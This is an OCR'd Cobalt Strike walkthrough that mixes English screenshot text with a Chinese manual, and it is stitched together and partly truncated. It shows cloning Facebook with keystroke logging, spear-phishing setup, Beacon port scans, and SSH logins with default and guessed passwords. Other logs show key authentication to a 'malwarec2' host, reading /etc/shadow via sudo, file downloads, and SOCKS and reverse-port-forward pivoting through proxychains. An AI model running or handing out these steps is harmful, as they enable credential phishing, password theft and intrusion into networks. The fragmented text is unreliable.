

Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
PowerShell Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
user
computer
note
pid
Event Log X
10/27 15:04:35 *** neo has joined.


Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
external
internal
user
computer
note
pid
last
Clone Site
The site cloner copies a website and fixes the code so images load. You may add exploits to cloned sites or
Clone URL: https://www.facebook.com/
Local URI: /facebook.com
Local Host: 192.168.1.102
Local Port: 80
Attack:
Log keystrokes on cloned site
Clone
Help
Event Log X
15:04:35 *** neo has joined.


Event Log X
15:04:35 *** neo has joined.
15:06:06 *** neo hosted cloned site: https://www.facebook.com/ @ http://192.1
Success
Started service: cloned site
Copy and paste this URL to access it
http://192.168.1.102:80/facebook.com
Ok


Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
Applications
Credentials
Downloads
Event Log
Keystrokes
Proxy Pivots
Screenshots
Script Console
Targets
Web Log
external
internal
user
computer
note
pid
last
Event Log X
10/27 15:04:35 *** neo has joined.
10/27 15:06:06 *** neo hosted cloned site: https://www.facebook.com/ @ http://192.168.1.102:80/facebook.com
5:47 / 8:11


Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
PowerShell Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
computer
note
pid
Event Log X


external
internal
user
computer
note
pid
last
Event Log X
Sites X
URI
Host
Port
Type
Description
beacon.http-post
80
beacon
beacon post handler
/search
ads.losenolove.com
80
page
Clone of: http://www.google.com/. Serves http://192.168....
beacon.http-get
80
beacon
beacon handler
stager
80
beacon
beacon stager

将**邮件服务器**设置为 open relay 或 mail exchange record 。如有必要，您还可以向邮件服务器进行身份验证以发送您的网络钓鱼邮件。

按“mail server”字段旁边的“ **...** ”以配置其他服务器选项。您可以指定用于进行邮件发送身份验证的用户名和密码。the Random Delay 选项告诉 Cobalt Strike 随机延迟每条消息的时间，最长为您指定的时间秒数。如果未设置此选项，Cobalt Strike 将不会延迟发送邮件。

将 **Bounce To** 设置**为**退回邮件的电子邮件地址。此值不会影响目标邮件查看。按“ **预览（Preview）** ”可向其中一个收件人查看已汇总的邮件。如果预览看起来不错，请按“ **发送（Send** ）”开始攻击。

SSH 会话

Cobalt Strike 通过内置 SSH 客户端控制 UNIX 目标。此 SSH 客户端通过父 Beacon 接收任务并将其输出链接信息。

右键单击目标并进入到 **Login** -> **ssh** ，使用用户名和密码进行身份验证。进入到 **Login** -> **ssh (key)**，使用密钥进行身份验证。

从 Beacon 控制台：使用 **ssh [target] [user] [password]**从 Beacon 启动 SSH 会话。使用 **ssh-key [target] [user] [/path/to/key.pem]**通过密钥进行身份验证。

这些命令运行 Cobalt Strike 的 SSH 客户端。客户端将向父 Beacon 输出任何连接或身份验证问题。如果连接成功，您将在 Cobalt Strike 中看到一个新会话。这是一个 SSH 会话。右键单击此会话，然后按 **Interact** 打开 SSH 控制台。

输入 help 以查看 SSH 会话支持的命令列表。输入 help+命令名称以获取该命令的详细信息。

运行命令

shell 命令将运行您提供的命令和参数。在 Cobalt Strike 将命令置于后台之前，运行命令会阻止 ssh 会话长达 20 秒。Cobalt Strike 将报告这些长时间运行命令的输出。

使用 **sudo [password] [command + arguments]**尝试通过 sudo 运行命令。此别名要求目标的 sudo 接受-S 标志。

CD 命令更改 SSH 会话的当前工作目录。**PWD** 命令表示当前工作目录。

上传和下载文件

upload 命令将文件上传到当前工作目录。 **download** 命令将下载文件。使用下载命令下载的文件可在 **View** -> **Downloads** 下找到。您还可以键入 **downloads** 以查看正在进行的文件下载。该 **cance** 命令将取消正在进行中的下载。

点对点 C2

SSH 会话可以控制 TCPBeacons。使用 **connect** 命令可以控制等待连接的 TCP Beacon。使用 **unlink** 命令断开 TCP Beacon 会话。


进入到**[session] - > Listeners - > Pivot Listener ...**以设置与此 SSH 会话关联的数据转发监听器。这将允许此受控的 UNIX 目标接收反向 TCP Beacon 会话。此选项确实要求 SSH 守护程序的 GatewayPorts 选项设置为 yes 或 ClientSpecified。


SOCKS 转发和反向端口转发


使用 **socks** 命令在您的团队服务器上创建一个 socks 服务器，通过 ssh 会话转发流量。**rportfwd** 命令还将创建一个反向端口转发，通过 ssh 会话和 Beacon 链路由流量。

rportfwd 有一个警告：rportfwd 命令要求 SSH 守护程序绑定到所有接口。SSH 守护程序很可能会覆盖此并强制端口绑定到 localhost。您需要将 SSH 守护程序的 GatewayPorts 选项更改为 yes 或 clientspecified

利用 Cobalt Strike SSH 会话进行 Unix 后期利用


Event Log X
Beacon 172.16.20.80@5928 X
[+] host called home, sent: 12 bytes
[+] established link to child beacon: 172.16.20.80
beacon> sleep 5
[*] Tasked beacon to sleep for 5s
[+] host called home, sent: 76 bytes


172.16.14.1
whatta.hogg
GRANITE @ 5928
whatta.hogg *
GRANITE @ 4672
Interact
Access
Explore
Pivoting
Spawn
Session
Event Log X


Scan
address
netmask
172.16.20.0
255.255.255.0
Ports:
22
Max Sockets:
1024
Discovery:
none
Scan
Help

```
beacon> portscan 172.16.20.0-172.16.20.255 22 none 1024
[*] Tasked beacon to scan ports 22 on 172.16.20.0-172.16.20.255
```


```
beacon> portscan 172.16.20.0-172.16.20.255 22 none 1024
[*] Tasked beacon to scan ports 22 on 172.16.20.0-172.16.20.255
[+] host called home, sent: 75325 bytes
[+] received output:
172.16.20.159:22 (SSH-2.0-OpenSSH_7.2)
172.16.20.128:22 (SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1)

[+] received output:
Scanner module is complete

beacon> ssh 172.16.20.128 msfadmin msfadmin
```

```
beacon> ssh 172.16.20.128 msfadmin msfadmin
[*] Tasked beacon to SSH to 172.16.20.128:22 as msfadmin
[+] host called home, sent: 848955 bytes
[+] host called home, sent: 33 bytes
[+] established link to child session: 172.16.20.128
```

Event Log X | Beacon 172.16.20.81@740 X


```
[+] established link to parent beacon: 172.16.20.80
[+] host called home, sent: 12 bytes
beacon> portscan 172.16.20.0-172.16.20.255 22 none 1024
[*] Tasked beacon to scan ports 22 on 172.16.20.0-172.16.20.255
[+] host called home, sent: 75325 bytes
[+] received output:
172.16.20.159:22 (SSH-2.0-OpenSSH_7.2)
172.16.20.128:22 (SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1)

[+] received output:
Scanner module is complete

beacon> ssh 172.16.20.128 msfadmin msfadmin
[*] Tasked beacon to SSH to 172.16.20.128:22 as msfadmin
[+] host called home, sent: 848955 bytes
[+] host called home, sent: 33 bytes
```

```
beacon> ssh 172.16.20.159 root pfsense
[*] Tasked beacon to SSH to 172.16.20.159:22 as root
[+] host called home, sent: 848967 bytes
[+] host called home, sent: 45 bytes
[+] established link to child session: 172.16.20.159
```



```
beacon> ssh-key malwarec2.losenolove.com ubuntu /root/demo.pem
[*] Tasked beacon to SSH to malwarec2.losenolove.com:22 as ubuntu (key auth)
```

```
beacon> ssh 172.16.20.159 root toor
[*] Tasked beacon to SSH to 172.16.20.159:22 as root
[+] host called home, sent: 848991 bytes
[-] SSH error: Authentication failed (username/password)
```




```
ssh> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is /home/msfadmin
```

```
ssh> shell ls -alh
[*] Tasked session to run: ls -alh
```

```
ssh> download demo.exe
[*] Tasked session to download demo.exe
[+] host called home, sent: 16 bytes
[*] started download of /home/msfadmin/demo.exe (285696 bytes)
[*] download of demo.exe is complete
```

```
[*] download of demo.exe is complete
ssh> help sudo
Use: sudo [password] [command]

Elevate via sudo with the specified password and run the specified
ssh> sudo msfadmin cat /etc/shadow
[*] Tasked session to run: cat /etc/shadow (sudo)
[+] host called home, sent: 49 bytes
```


```
ssh> help rportfwd
Use: rportfwd [bind port] [forward host] [forward port]
     rportfwd stop [bind port]

Binds the specified port on the target host. When a connection comes in,
Cobalt Strike will make a connection to the forwarded host/port and use Beacon+S
to relay traffic between the two connections.

Note: your SSH daemon may force this bound port to listen on loopback only. Set
GatewayPorts option in the sshd_config file to yes or clientspecified to get aro
```


```
ssh> help socks
Use: socks [stop|port]

Starts a SOCKS4a server on the specified port. This server will relay
connections through this SSH session. (Cool? Yes. I think so!)

Use socks stop to stop the SOCKS4a server and terminate existing connec
```

```
ssh> socks 1234
[+] started SOCKS4a server on: 1234
```


```
File  Edit  View  Search  Terminal  Help
  GNU nano 2.2.6          File: /etc/proxychains.conf

#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 1234
```

```
root@kali:~# proxychains vncviewer 127.0.0.1:5900
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1234-<><>-127.0.0.1:5900-<><>-OK
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```




File Edit View Search Terminal Help
GNU nano 2.2.6 File: survey.cna
ssh_alias survey {
bshell($1, "uname -a");
bshell($1, "cat /etc/issue");
bshell($1, "last -a");
}


Event Log X
Beacon 172.16.20.81@740 X
SSH 172.16.20.128 X
Downloads X
Scripts X
path
/root/survey.cna
Load
Unload
Reload


[+] started SOCKS4a server on: 1234
ssh> survey
[*] Tasked session to run: uname -a
[*] Tasked session to run: cat /etc/issue
[*] Tasked session to run: last -a
[+] host called home, sent: 53 bytes
[+] received output:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linu
[+] received output:

系统分析器

System Profiler 是用于客户端攻击过程的侦察工具。此工具启动本地 Web 服务器，并对访问它的任何人进行身份识别。System Profiler 会发现代理服务器后面的用户的内部 IP 地址以及多个应用程序及其版本信息。

要启动 System Profiler，请进入到 **Attacks** - > **Web Drive-by** - > **System Profiler**。

启动 Profiler 必须指定要绑定的 URI 和启动 Cobalt Strike Web 服务器的端口。


如果您指定一个 **Redirect URL**，Cobalt Strike 将在获取访问者的配置文件后将其重定向到此 URL。单击“**Launch**”以启动 System Profile。

